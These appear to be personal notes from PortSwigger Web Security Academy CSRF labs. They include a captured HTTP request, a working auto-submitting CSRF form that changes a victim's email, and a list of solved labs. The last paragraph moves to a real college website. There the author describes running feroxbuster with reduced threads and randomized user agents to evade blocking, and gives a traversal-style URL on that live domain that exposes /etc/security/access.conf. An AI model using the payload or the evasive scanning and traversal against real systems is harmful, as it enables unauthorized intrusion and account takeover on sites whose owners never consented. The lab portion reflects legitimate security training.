Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a44005a042686cb8423a55600e700b6.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a44005a042686cb8423a55600e700b6.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

email=testnotoken%40normal-user.net
```


```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

The lab wasn't completing but the exploit did work so im counting this as solved.



Body:

```
<form method="POST" action="https://0a44005a042686cb8423a55600e700b6.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="hacked@security.net">
</form>
<script>
    document.forms[0].submit();
</script>
```




My Account

Your username is: wiener

Your email is: hacked@security.net

Email



Cross-site request forgery (CSRF)

LAB | APPRENTICE
CSRF vulnerability with no defenses → | ✓ Solved

LAB | PRACTITIONER
CSRF where token validation depends on request method → | ✓ Solved

LAB | PRACTITIONER
CSRF where token validation depends on token being present → | Not solved

https://www.vcebhopal.ac.in :

I tried using feroxbuster while lowering thread count and randomizing user agent but i got blocked after around 500 requests. but i did managed to find this file https://www.vcebhopal.ac.in/a/-/-/proc/thread-self/root/etc/security/access.conf containing potentially sensitive data. Indicating a Broken Access Control Vulnerability and there could be more.